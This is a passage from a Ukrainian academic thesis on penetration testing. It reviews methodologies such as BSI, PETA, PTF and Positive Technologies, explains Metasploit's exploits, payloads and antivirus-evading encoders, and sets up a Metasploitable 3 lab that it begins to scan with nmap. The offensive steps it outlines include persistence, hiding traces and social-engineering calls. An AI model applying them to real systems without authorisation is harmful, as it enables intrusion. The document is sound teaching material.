Стандарт NIST SP 800-115 можна використовувати як на етапі попередньої оцінки захищеності об'єктів для перевірки можливості їх використання в будь-якій інформаційній системі, так і на етапі розробки об'єктів для перевірки конкретних можливостей та функцій інформаційної безпеки. Крім того, цей стандарт може служити як шаблон для розробки, що визначає стандартні функції забезпечення інформаційної безпеки, які повинні бути включені до розроблюваного об'єкта.

Однак, недоліком стандарту NIST SP 800-115 є те, що він був прийнятий у 2008 році і на сьогоднішній день не повністю відображає сучасні підходи до тестування на проникнення.

1.3.6 Методика BSI

Методика BSI - Study a Penetration Testing Model [9] була розроблена німецьким урядовим органом - Федеральним офісом з інформаційної безпеки. У цій методиці детально описується процес проведення випробувань об'єкта на стійкість до інформаційних технологічних загроз. Вона не лише розкриває послідовність проведення тестових інформаційно-технологічних випробувань, але також надає вимоги щодо інформаційної безпеки та правові

аспекти, пов'язані з тестуванням на проникнення. Матеріал методики BSI структурований у наступні розділи:

- 1) IT-безпека та тести на проникнення;
- 2) об'єкти тестів на проникнення та їх класифікація;
- 3) правові питання;
- 4) загальні вимоги;
- 5) методику проведення тестів на проникнення;
- 6) виконання тестів на проникнення.

Згідно з методикою BSI, виділяється три основні типи впливів:

- 1) ІТП через мережу;
- 2) ІПВ та соціальна інженерія;
- 3) обхід фізичних заходів безпеки.

У методиці BSI, основні етапи тестування об'єкта визначаються наступним чином:

1. Підготовка до тестування: Замовник визначає об'єкти, ресурси та ризики, які будуть перевірятись з точки зору інформаційної безпеки. Правові аспекти також обговорюються, і укладається договір щодо проведення тестування.

2. Розвідка: Цей етап передбачає пасивне тестування, з метою збору якомога більшої інформації про об'єкт, включаючи операційні системи, програмне забезпечення та потенційні цілі для атак. Розвідка включає пошук інформації, використання засобів для комп'ютерної розвідки, визначення операційної системи та виявлення вразливостей.

3. Аналіз інформації та ризиків: Зібрана інформація аналізується перед початком активного етапу тестування. Аналіз включає визначення цілей атак, потенційних ризиків для об'єкта, оцінку можливої шкоди та визначення часу, необхідного для тестування. Також з'ясовуються орієнтованість на виявлені вразливості об'єкта.

4. Активні вторгнення: На цьому етапі проводяться тестування та аналіз можливостей експлуатації виявлених на попередньому етапі вразливостей шляхом активних атак.

5. Аналіз результатів: Кінцевий звіт містить оцінку вразливостей об'єкта у формі потенційних ризиків та рекомендації щодо усунення вразливостей та ризиків. Звіт також забезпечує прозорість тестів та розкриття виявлених вразливостей.

6. Документування: Це постійна процедура, яка включає журналування, записи, обробку та формування рекомендацій на всіх етапах тестування.

Додатки методики BSI містять опис програмного забезпечення, яке можна використовувати для тестування об'єктів, описаних у методиці. Рекомендується використовувати цю методику для тестування кінцевого продукту. Методика BSI є докладною і розробники врахували технічні, організаційні та правові аспекти тестування на проникнення.

1.3.7 Методика PETA

Методика PETA, відома як "Methodology of Information Systems Security Penetration Testing" [10], представляє собою приклад проектного підходу до організації тестування інформаційних систем. Ця методика рекомендує наступну послідовність етапів для проведення тестування на проникнення.

1. Планування:

- формування замовником вимог до результатів тестування;
- формування домовленостей щодо проведення тестування між замовником та аудитором;
- формування команди менеджерів проекту;
- визначення галузі тестування;
- визначення правил тестування;
- формування групи тестування;
- опис ролей;
- проведення брифінгів та обговорень стратегії тестування.

2. Тестування:

- збір інформації про об'єкт, що тестується;
- аналіз периметра захисту об'єкта, що тестується;
- проникнення за периметр;
- аналіз мережі (використання забезпечують ІТТ);
- аналіз уразливостей (використання забезпечують ІТТ);
- закріплення за периметром, розширення повноважень (використання атакуючих ІТВ);
- отримання доступу до цільових інформаційних ресурсів, проведення несанкціонованих дій у системі (використання атакуючих ІТТ);
- використання ІПВ та методів соціальної інженерії;
- підтримка несанкціонованого доступу в актуальному стані;
- приховування слідів.

3. Формування звіту:

- повернення тестованої системи у вихідний стан, видалення наслідків ІТТ;
- аналіз отриманої під час тестування інформації;
- формування підсумкового звіту замовнику;
- подання результатів тестування замовнику, підсумкове приймання ним результатів.

В даній методиці вищезазначені етапи представлені у вигляді процесуальної моделі, хоча вона не надто детально розглядає їх. Методика є взагалі загальним оглядом та визначає лише найбільш загальні підходи до проведення тестування на проникнення. Вона залишає відкритими конкретні цілі тестування, використання тестових ІТВ та інші параметри тестування, які визначаються замовником та аудитором залежно від обставин.

1.3.8 Методика PTF

Методика PTF (Penetration Testing Framework) [11] можна охарактеризувати як докладний технічний посібник щодо проведення тестування на проникнення з фокусом на технічну частину. Вона не містить загальнотеоретичної інформації, подібно до методик OSSTMM або ISSAF, але надає практично повний перелік вразливостей об'єктів, які підлягають перевірці. В окремих випадках вказується рекомендована послідовність тестування та необхідний інструментарій для його проведення.

Матеріал методики PTF організований у вигляді наступних розділів:

1) розвідка (рекогносцировка) – збір інформації про об'єкт за рахунок проведення активного та пасивного моніторингу, пошуку інформації в мережі Інтернет, з використанням ІПВ та способів соціальної інженерії;

2) аналіз ОС та ПЗ об'єкта;

3) аналіз портів мережі;

4) перевірка паролів;

5) перевірка вразливостей:

– Вразливості віддаленого доступу;

– Вразливості внутрішнього доступу;

– вразливості bluetooth;

– Вразливості телекомунікаційного обладнання Cisco;

– Вразливості системи Citrix;

– Вразливості транспортних мереж;

6) Безпосередньо тестування на проникнення – використання виявлених уразливостей для реалізації таргетованих ІТВ щодо об'єкта тестування.

При цьому окремо розглянуто:

– проникнення на сервери;

– оцінка стійкості VoIP-інфраструктури;

– проникнення через бездротові мережі;

– безпека фізичної інфраструктури.

7) Формування підсумкового звіту.

Слід відзначити, що методика PTF є фактично приватним проектом фахівця з інформаційної безпеки К. Orrey. Проте фахівець отримав велику кількість позитивних відгуків від експертів з тестування на проникнення, які використовували її як основу для розробки власних методик тестування. Тому ця методика була включена до даного огляду.

1.3.9 Методика Positive Technologies

Методика Positive Technologies [12] була розроблена провідною російською компанією в галузі інформаційної безпеки. Ця компанія спеціалізується на проведенні комплексного аудиту інформаційної безпеки, оцінці рівня захищеності прикладних систем і веб-додатків, тестуванні на проникнення та впровадженні процесів моніторингу інформаційної безпеки.

- Цілі проведення тестів на проникнення в рамках даної методики включають наступне:
- Обґрунтування необхідності проведення заходів щодо підвищення рівня безпеки інформаційної системи.
- Отримання незалежної оцінки рівня безпеки інформаційної системи.

Під час планування тестів визначаються області тестування та режими їх проведення. Тестування може здійснюватися з або без повідомлення персоналу об'єкта.

Методика передбачає три варіанти тестів на проникнення, які зосереджені на різних типах уразливостей. Вони включають такі кроки:

1. Технічний тест:

- Збір попередньої інформації про мережу замовника, використовуючи джерела інформації, доступні зловмисникам (Інтернет, новини, конференції).
- Аналіз мережі з метою визначення типів пристроїв, операційних

систем, програмного забезпечення та їх реакції на зовнішні атаки.

- Виявлення уразливостей мережевих служб та програмного забезпечення.
- Аналіз веб-додатків замовника і перевірка наступних вразливостей:
- використання операторів SQL (SQL Injection), міжсайтове виконання сценаріїв (Cross-Site Scripting), заміна вмісту (Content Spoofing), виконання команд операційної системи (OS Commanding) та інші.
- Експлуатація виявлених уразливостей.
- Аналіз безпеки бездротових мереж.
- Аналіз стійкості зовнішнього периметра об'єкта та відкритих ресурсів до атак типу "DDoS" на мережевому рівні.
- - Аналіз стійкості мережі до атак типу "ITB" на каналному рівні, спрямованих на порушення протоколів каналного рівня, таких як STP, VTP, CDP, ARP.
- Аналіз мережевого трафіку для виявлення витоків і збереження важливої інформації, такої як паролі користувачів і конфіденційні документи.
- Аналіз стійкості мережевої маршрутизації шляхом використання атак, спрямованих на фальсифікацію маршрутів та проведення DDoS атак проти протоколів маршрутизації.
- Перевірка можливості отримання несанкціонованого доступу до конфіденційної інформації або інформації обмеженого доступу шляхом перевірки прав доступу до різних інформаційних ресурсів на різних етапах тестування.
- Документування отриманої під час тестування інформації та її аналіз з метою розробки рекомендацій щодо покращення безпеки мережі.

2. Соціотехнічний тест:

- Розсилання повідомлень від імені анонімних користувачів та співробітників організації, які містять посилання на веб-ресурси з виконуваним кодом або вмістом, що виконується в тілі листа, із проханням змінити паролі, переслати паролі або надати особисту інформацію тощо.
- Проведення селективної перевірки виконання політики "чистого столу", яка включає перевірку наявності стікерів з паролями, незаблокованих без відома користувача консолей, доступності конфіденційних документів в офісі для відвідувачів, залишених без нагляду мобільних телефонів тощо.
- Здійснення дзвінків користувачам від імені персоналу відділів ІТ та ІБ з проханням надати/змінити пароль, переслати конфіденційні документи тощо.
- Вибір цільових груп користувачів та визначення IP-адрес для тестування кожної з груп.
- Використання отриманих привілеїв, отриманих на попередніх етапах, для отримання несанкціонованого доступу до ресурсів об'єкта, що підлягає тестуванню.
- Документування отриманої під час тестування інформації та її аналіз з метою розробки рекомендацій для покращення безпеки мережі.

3. Комплексний тест.

Комплексний тест на проникнення, згідно з Positive Technology, є найбільш близьким до реальних дій зловмисників. Шляхом застосування різних заходів технічних та соціоінженерних тестів, аудитори намагаються обійти наявні захисні механізми для виконання поставлених замовником завдань.

Цю методику рекомендується використовувати для тестування кінцевого продукту, який уже введено в експлуатацію.

Слід зауважити, що найбільш детальною та практично орієнтованою методикою тестування на проникнення є ISSAF. Методики OSSTMM, PETA та стандарти NIST SP 800-115, BSI мають більше теоретичного характеру,

причому NIST SP 800-115 та BSI є фактичними стандартами країн-розробників, які необхідно дотримуватись при проведенні тестування на проникнення у відповідних країнах. Стандарт PTES та методика PTF є практично орієнтованими і містять широкий спектр технічних рекомендацій та конкретних вразливостей, які потрібно перевірити під час тестування на проникнення.

Деякі методики наголошують на технічній складовій тесту, тоді як інші описують організацію самого процесу тестування. Всі вони мають свої переваги й недоліки.

Всі методології, з невеликими відхиленнями, передбачають наступний сценарій проведення тесту на проникнення:

1. Розвідка.
2. Сканування.
3. Пошук, перевірка та використання вразливостей.
4. Розширення привілеїв. Підтримка доступу.
5. Видалення слідів.
6. Складання звіту.

Отже, першим кроком у кожному пентесті є проведення розвідки, яка полягає в пошуку цікавої для тестувальника комп'ютерної системи в мережі для подальшого проведення тесту на проникнення. Одним із інструментів, що може бути використаний для цього, є мережевий сканер, наприклад, Nmap. Інформація, яку Nmap надає тестувальнику, має велику цінність, зокрема, версія та тип операційної системи, стан мережевих портів, а також типи та версії робочих служб у конкретній системі.

Наступними кроками є пошук, перевірка та використання вразливостей, як в операційній системі, так і встановлених додатках. Пошук вразливостей може бути здійснений за допомогою таких інструментів, як Nessus, OpenVAS, або шляхом ручного аналізу. Знайдені вразливості можуть бути спробовані використати за допомогою експлойту. У разі успішної експлуатації

вразливості, тестувальник часто отримує привілеї для виконання довільних команд у цільовій системі.

Варто зазначити, що стандарт PTES детально розглядає питання перевірки безпеки бездротових та телекомунікаційних мереж. Однак, важливо відмітити, що детальність технічного опису швидко застаріває з розвитком ІТ-індустрії та випуском нових програмних та апаратних платформ. Це означає, що вищезазначені технічні методики швидко застарівають, а розробники не завжди мають можливість оновлювати їх у відповідь на ці зміни.

Методика OWASP, порівняно з іншими методиками та стандартами, більш спрямована на тестування веб-додатків. У свою чергу, методика Positive Technology надає дуже компактний та скорочений опис, що ускладнює проведення повного і глибокого аналізу цієї методики..

1.4 Metasploit Framework

Metasploit – це один за найпопулярніших фреймворків із відкритим вихідним кодом, який використовується інженерами безпеки як система тестування на проникнення та платформа розробки, яка дозволяє створювати інструменти безпеки та експлойти [13].

Фреймворк написано мовою програмування Ruby. У ньому є готові приклади коду та можливість створювати власні експлойти. Робота з Metasploit відбувається через командний рядок чи графічний інтерфейс.

Автор проекту - хакер під ніком HD Moore. Пізніше фреймворк викупила компанія Rapid7 - вона і володіє ним сьогодні. Сам інструмент безкоштовний і має відкритий код, але існує і платна версія.

Назва читається як "Метасплойт" або "Метаксплойт". Іноді його скорочують як MSF. Фреймворк за замовчуванням є у Kali Linux, спеціальному дистрибутиві ОС для пентесту та білого хакерства.

Metasploit допомагає створювати плани атак та реалізовувати їх. Він потрібний для роботи з експлойтом - кодом, який користується вразливістю в

системі. Експлойт може отримати доступ до даних, відстежити або змінити роботу системи чи мережі.

- Для тестування на проникнення, пентестингу — спроби зламати систему чи мережу, аби зрозуміти, де її слабкі місця.

- Для пошуку вразливостей, якими можна скористатися, щоб отримати доступ до системи.

- Для доступу до готових зразків коду, які прискорюють та полегшують роботу пентестера, їх не доводиться писати з нуля.

- Для написання власного шкідливого чи шпигунського ПЗ.

- Для планування та запуску атак, управління ними.

Metasploit Framework складається з різних компонентів, таких як важливі бібліотеки, модулі, плагіни та інструменти.

Різноманітні інструменти, бібліотеки, інтерфейси користувача та модулі Metasploit дозволяють користувачеві налаштувати модуль експлойту, з'єднати його з корисним навантаженням, вказати на ціль і запустити в цільову систему. Велика база даних Metasploit містить сотні експлойтів і безліч варіантів корисного навантаження.

Детальніше можна розповісти про ключові модулі Metasploit Framework:

Експлойти. Це код, який експлуатує помилку, неправильне налаштування або системний збій - будь-який пролом у захисті. Експлойт допомагає знайти її, а потім скористатися, щоб увійти до системи. Створювати експлойти краще самостійно, але з Metasploit це швидше та простіше. У фреймворку є зразки готового коду.

Пейлоади. Коли експлойт отримує доступ до системи, виконується певний код. Його називають пейлоадам, чи корисним навантаженням. Зазвичай, це шелл-код — команди, написані мовою оболонки операційної системи, тобто для консолі ОС. Пейлоад потрібний, щоб встановити з'єднання, запустити шкідливий код або виконати іншу операцію.

Наприклад, експлойт отримує доступ до системи і запускає пейлоад - один рядок шелл-коду, який змінює налаштування сервера, встановлює на

нього щось або робить щось ще. Зазвичай дії стандартні, тому в Metasploit є приклади пейлоадів для різних ситуацій:

- статичні — допомагають встановити зв'язок між системою, яку атакували, та потрібним пентестером пристроєм. Наприклад, вони можуть переадресувати порти;
- динамічні - генеруються автоматично і виглядають унікальними, тому вони обходять антивіруси;
- для командної оболонки – команди для консолі, які змінюють поведінку системи;
- Meterpreter – для керування монітором та перехоплення даних з екрана.
- Готові зразки пейлоадів допомагають працювати швидше.

Сканування та аналіз. Додаткові модулі Metasploit дозволяють просканувати мережу та проаналізувати трафік, що через неї йде. Це необхідно на початковому етапі атаки – так пентестер отримує інформацію, потрібну для проникнення.

Слухачі. Так називаються програмні модулі, які збирають інформацію, відстежують ті чи інші дії. Такий код має бути дуже тихим і прихованим, щоб його не відстежили другий бік або не знищили антивірусні системи.

Кодери та декодери. Призначення цих моделей - кодувати та декодувати інформацію, перетворювати одні дані на інші. Це теж може бути важливо для атаки, тому що допомагає коду уникати антивірусів.

Інші модулі. У фреймворку є безліч інших інструментів: вони пов'язані з конкретними технологіями для злому та проникнення. Деякі з них з часом старіють, інші, навпаки, стають популярнішими. Ви зіткнетеся з ними, якщо почнете вивчати пентест.




Рисунок 1.2 – Схема архітектури Metasploit Framework

Перевага використання Metasploit Framework полягає в ефективному керуванні експлойтами (пошук, оновлення, документація) та безлічі корисних навантажень (завдань, які виконуються після успішної експлуатації цільової системи). Корисні навантаження можуть або виконувати одну конкретну задачу (наприклад, створення користувача), або можуть бути складнішими і пропонувати більш просунуту функціональність (наприклад Meterpreter). Крім того, Metasploit Framework пропонує набагато більше можливостей для маніпулювання цільовою системою та автоматизації громіздких завдань.

1.5 Алгоритм проведення тестування на проникнення

Відповідно до вищевикладеного алгоритм проведення тестування на проникнення повинен складатися з наступних основних етапів.

1. Сканування мережі.
2. Аналіз результатів сканування
3. Запуск metasploit framework.

4. Вибір вектора атаки.
5. Налаштування параметрів.
6. Проведення атаки.
7. Результат Проведення атаки.

В алгоритмі умовами для атаки є інформація про хоча б одну ір-адресу в мережі, що атакується, фізичний або віддалений доступ до атакованого сегменту мережі і пристроїв введення і виведення. Умовами захисту є закриті порти, що не використовуються на пристроях в атакованому сегменті мережі, налаштовані брандмауери та мережні пристрої, для протидії скануванню, автентифікація для роботи в мережі дозволених користувачів, наявність «white-листів» (списки довірених користувачів) користувачів та сайтів.



Рисунок 1.3 – Алгоритм проведення тестування на проникнення

Для реалізації наданого алгоритму підготуємо віртуальне середовище з вразливою машиною, на якій буде виконано тести на проникнення, так і другу систему, яка містить інструменти, орієнтовані на виконання цих тестів.

2 ВІРТУАЛЬНЕ СЕРЕДОВИЩЕ ТА АРХІТЕКТУРА

Багато тестів спочатку необхідно виконувати в обмеженому лабораторному середовищі, перш ніж робити це у виробничому середовищі. Це можна зробити на віртуальній машині. Використовуючи цю лабораторію, можна побачити результати тестів, проаналізувати їх вплив на обладнання, програмне забезпечення та швидкодію, оскільки багато з цих тестів здатні порушити нормальну роботу обладнання, що торкнеться роботи організацій.

Metasploitable 3, випущена Rapid7 в 2016 році, - версія з останніми оновленнями. Порівняно з попередньою версією вона має більше вразливостей.

У цій роботі віртуальна машина Metasploitable 3 буде встановлена на комп'ютері під керуванням Windows 10.

2.1 VirtualBox

VirtualBox – це інструмент віртуалізації, який дозволяє запускати різні операційні системами. Існують різні способи конфігурації віртуальних мережних адаптерів, які пропонує VirtualBox для зв'язку між різними віртуальними машинами.

Налаштуємо внутрішню мережу NAT, якій призначимо діапазон IP-адрес 10.0.2.0/24 з увімкненим протоколом DHCP.

IP-адреси, призначені DHCP і використані в цій роботі:

- Metasploitable 3: 10.0.2.15/24;
- Parrot OS: 10.0.2.4/24.




Рисунок 2.1 – Схема мережі

2.2 Parrot OS

Parrot OS – це дистрибутив Linux, заснований на Debian, орієнтований на безпеку, який містить кілька сотень інструментів для різних завдань у сфері комп'ютерної безпеки, таких як тестування на проникнення, криміналістика або зворотне проектування.

The screenshot shows a terminal window titled 'Parrot Terminal'. The prompt is '[u1@parrot]~'. The user has entered the command 'uname -a', which returned the output: 'Linux parrot 6.0.0-12parrot1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1parrot1 (2023-01-12) x86_64 GNU/Linux'. The user then entered 'cat /etc/os-release', which returned the following information: 'PRETTY_NAME="Parrot OS 5.2 (Electro Ara)"', 'NAME="Parrot OS"', 'VERSION_ID="5.2"', 'VERSION="5.2 (Electro Ara)"', 'VERSION_CODENAME=ara', 'ID=parrot', 'ID_LIKE=debian', 'HOME_URL="https://www.parrotsec.org/"', 'SUPPORT_URL="https://community.parrotsec.org/"', and 'BUG_REPORT_URL="https://community.parrotsec.org/"'.

Рисунок 2.2 – Демонстрація версії Parrot OS

Слід зазначити, що для проведення тестів на проникнення, немає необхідності спеціально використовувати систему Parrot OS, оскільки інструменти, що використовуються мають функціональні версії для інших дистрибутивів Linux або для інших операційних систем, таких як Windows.

2.3 Metasploitable 3

Для проведення тестування на проникнення була встановлена ОС Metasploitable версії 3.

Metasploitable 3 це особлива ОС, тому що це не попередньо налаштована віртуальна машина для завантаження. Користувач сам може налаштувати її, а також користувач може вибрати цільову версію Windows.

Metasploitable – це попередньо налаштована віртуальна машина з безліччю вразливих місць у системі та додатках, призначена для тестування методів злому. Metasploitable 3, доступна як у варіантах Linux, так і Windows. У цій роботі використовується Metasploitable 3 на базі Windows Server 2008 R2, оскільки Windows Server дуже популярна в організаціях завдяки доменним службам Active Directory та іншим службам, як інтеграція з хмарою Azure, віртуалізація Hyper-V, поштові сервери та ін.

Система налаштована у віртуальній машині VirtualBox з відповідним призначенням внутрішньої мережі NAT. IP-адреса, автоматично надана DHCP-сервером для цієї системи – 10.0.2.15/24.

```

Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\vagrant>systeminfo

Host Name:                             VAGRANT-2008R2
OS Name:                               Microsoft Windows Server 2008 R2 Standard
OS Version:                            6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:                       Microsoft Corporation
OS Configuration:                      Standalone Server
OS Build Type:                           Multiprocessor Free
Registered Owner:
Registered Organization:                Vagrant Inc.
Product ID:                             00477-001-0000347-84565
Original Install Date:                  3/19/2023, 2:05:38 AM
System Boot Time:                       3/29/2023, 1:18:37 AM
System Manufacturer:                    innotek GmbH
System Model:                            VirtualBox
System Type:                             x64-based PC
Processor(s):                           1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 158 Stepping 9 GenuineIn
tel ~3410 Mhz
BIOS Version:                           innotek GmbH VirtualBox, 12/1/2006
Windows Directory:                      C:\Windows
System Directory:                       C:\Windows\system32
Boot Device:                            \Device\HarddiskVolume1
System Locale:                           en-us;English (United States)
Input Locale:                            en-us;English (United States)
Time Zone:                               (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:                   2,048 MB
Available Physical Memory:               280 MB
Virtual Memory: Max Size:                4,095 MB
Virtual Memory: Available:               1,353 MB
Virtual Memory: In Use:                  2,742 MB
Page File Location(s):                  C:\pagefile.sys
Domain:                                 WORKGROUP
Logon Server:                           \\VAGRANT-2008R2
Hotfix(s):                               5 Hotfix(s) Installed.
[01]: KB3191566
[02]: KB2809215
[03]: KB2872035
[04]: KB3033929
[05]: KB976902
Network Card(s):                         2 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Desktop Adapter
      Connection Name: Local Area Connection
      DHCP Enabled:      Yes
      DHCP Server:       10.0.2.3
      IP address(es)
      [01]: 10.0.2.15
      [02]: fe80::fd63:83a2:85e3:4729
[02]: Intel(R) PRO/1000 MT Desktop Adapter

```

Рисунок 2.3 – Демонстрація інформації уразливої системи

Наразі віртуальна лабораторія готова до проведення тестування на проникнення. У ній є хост для проведення атак і вразлива віртуальна машина.

3 ВИЯВЛЕННЯ ТА ЕКСПЛУАТАЦІЯ ВРАЗЛИВОСТЕЙ

У цьому розділі розглянуто перший етап процесу пентесту – розвідка, який допоможе прийняти рішення щодо необхідних дій, які повинні виконуватись на наступних етапах експлуатації та після експлуатації, щоб успішно отримати доступ до вразливої системи.

Слід почати зі збору інформації про систему, щоб пізніше провести аналіз, спрямований на виявлення наявних вразливостей, які можна використовувати.

3.1 Сканування

Сканування – це процес ідентифікації хостів та перерахування відкритих портів для того, щоб побачити служби, що працюють у мережі. Сканування дозволяє ідентифікувати активні системи із службами, з якими можна взаємодіяти, щоб створити ефективний план атаки.

Metasploit використовує Nmap (на момент виконання цієї роботи, поточна версія 7.93) для сканування портів та збору додаткової інформації про цільові вузли.

Nmap виконує різноманітні функції.

1. Виявлення хостів. Nmap можна використовувати для пошуку працюючих хостів у цільових системах. За замовчуванням Nmap для виявлення хоста надсилає ехо-запит ICMP, пакет TCP SYN на порт 443, пакет TCP ACK на порт 80 та запит мітки часу ICMP. При скануванні з установленим параметром -PI, Nmap виконає стандартний обмін пінгами ICMP "ping sweep". Один ехо-запит ICMP відправляється до мети. Якщо отримується ехо-відповідь ICMP, то можна вважати, що хост знаходиться в мережі.

2. Виявлення служби/версії. Після виявлення портів Nmap може додатково перевірити протокол служби, ім'я та номер версії програми, яка використовується на цільовому комп'ютері. Metasploit запускає Nmap для ідентифікації відкритих портів та служб, доступних на цих портах. Nmap

надсилає зонди різним портам і класифікує відповіді, щоб визначити стан порту. Сканування використовує параметри Nmap за замовчуванням, але їх можна змінити для гнучкого налаштування сканування. Наприклад, за замовчуванням nmap запускає сканування TCP SYN. Для запуску TCP Connect сканування можна вказати параметр -sT. Будь-які додаткові параметри, вказані в налаштуваннях Nmap, будуть перевищувати параметри за замовчуванням.

3. Виявлення операційної системи. Nmap відправляє низку пакетів на віддалений хост і перевіряє відповіді. Потім він порівнює ці відповіді зі своєю базою даних відбитків операційної системи та, якщо є збіг, виводить докладну інформацію. Якщо Nmap не може визначити операційну систему, він надає URL-адресу, на яку можна надіслати відбиток для оновлення бази даних відбитків ОС. Операційна система і номер версії дають цінну інформацію про систему, що атакується, що може допомогти визначити можливу вразливість.

4. Трасування мережі. Ця дія виконується для визначення порту і протоколу, які, найімовірніше, досягнуть цільової системи. Трасування Nmap починається з високого значення TTL і зменшується доти, доки значення TTL не досягне нуля

5. Nmap Scripting Engine. За допомогою цієї функції Nmap може бути розширено. Якщо ви хочете додати до сканеру не включену за замовчуванням перевірку, напишіть її за допомогою обробника сценаріїв Nmap. В даний час проводяться перевірки на наявність вразливостей у мережевих службах та перерахування ресурсів у цільовій системі.

Порт, який потрібно просканувати, можна додати вручну. Наприклад, якщо відомо, що компанія запускає веб-сервери з відкритим портом 9998, необхідно вручну додати цей порт до списку сканування. Це гарантує, що сканування буде включати кожен порт, який потенційно відкритий. Якщо потрібно просканувати абсолютно всі порти, можна вказати «1-65535» або «-p-» як діапазон портів. Слід мати на увазі, що сканування, що включає всі порти, може зайняти кілька годин.

Також порт, який не слід сканувати, можна виключити. Пошукове сканування пропускати будь-які порти у списку винятків. Наприклад, якщо компанія використовує програму, яка виконується на порту 1234, і необхідно виключити вплив на продуктивність програми, можна додати список винятків для портів.

Для визначення вразливостей Metasploitable 3 Windows визначимо список запущених служб, використовуючи команду

```
nmap -sV -p- 10.0.2.15
```

де *-sV* – дозволяє перевіряти відкриті порти для визначення служби або інформації про версію. Визначення версії (*-sV*) також може допомогти відрізнити дійсно відкриті порти від відфільтрованих);

-p- – використовується для сканування портів з 1 до 65535.

```
